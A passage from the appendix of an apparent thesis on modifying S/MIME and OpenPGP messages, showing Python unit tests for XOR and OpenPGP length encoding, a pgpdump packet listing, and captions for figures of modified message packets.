    server.quit()
```

Listing 18: MIME headers and Email utility

A.3.5 Unittests

```
from unittest import TestCase
from formats import xor
from opgp_modification import OpenPgpMsg


class TestModifier(TestCase):

    def test_xor_bytes(self):
        """
        Checks if the result is correct.
        Manually calculation:

        aG = 97 71  = 0110 0001 0100 0111
        9s = 57 115 = 0011 1001 0111 0011
        ---------------------------------
        X4 = 88 52  = 0101 1000 0011 0100
        """
        testbytes_1 = b'aG'
        testbytes_2 = b'9s'

        expected_res = b'X4'
        actual_res = xor(testbytes_1, testbytes_2)
        self.assertEqual(actual_res, expected_res)

        """
        F01    = 70  48  49 = 01000110 00110000 00110001
        Con    = 67 111 110 = 01000011 01101111 01101110
        ------------------------------------------------
        \x05__ =  5  95  95 =  00000101 01011111 01011111
        Note: Number 5 as decimal is a control character in ASCII, hence
            escape is needed
        """
        testbytes_3 = b'F01'
        testbytes_4 = b'Con'

        expected_res = b'\x05__'
        actual_res = xor(testbytes_3, testbytes_4)
        self.assertEqual(actual_res, expected_res)

    def test_len_encoding(self):

        first = 0xc5.to_bytes(1, byteorder="big")
        second = 0xfb.to_bytes(1, byteorder="big")
        expected_res = first + second
        self.assertEqual(OpenPgpMsg.encode_len(1723), expected_res)
```

Listing 19: Unittests in for common functions

A.4 ASN.1 JavaScript decoder

A.5 Places of length bytes




Figure 31: Bytes to adapt in S/MIME message for integration

A.6 Modified S/MIME message




Figure 32: Modified S/MIME message

A.7 Running pgpdump

```
1  pgpdump message.gpg
2  Old: Public-Key Encrypted Session Key Packet(tag 1)(268 bytes)
3          New version(3)
4          Key ID - 0x0005833C24F0A09C
5          Pub alg - RSA Encrypt or Sign(pub 1)
6          RSA m^e mod n(2047 bits) - ...
7                  -> m = sym alg(1 byte) + checksum(2 bytes) + PKCS-1
                    ↪  block type 02
8  New: Symmetrically Encrypted and MDC Packet(tag 18)(149 bytes)
9          Ver 1
10         Encrypted data [sym alg is specified in pub-key encrypted
            ↪  session key]
11                 (plain text + MDC SHA1(20 bytes))
```

A.8 OpenPGP Packet structure




Figure 33: OpgenPGP packets structure

A.9 Modified part of OpenPGP message




Figure 34: Modified SEIPD packet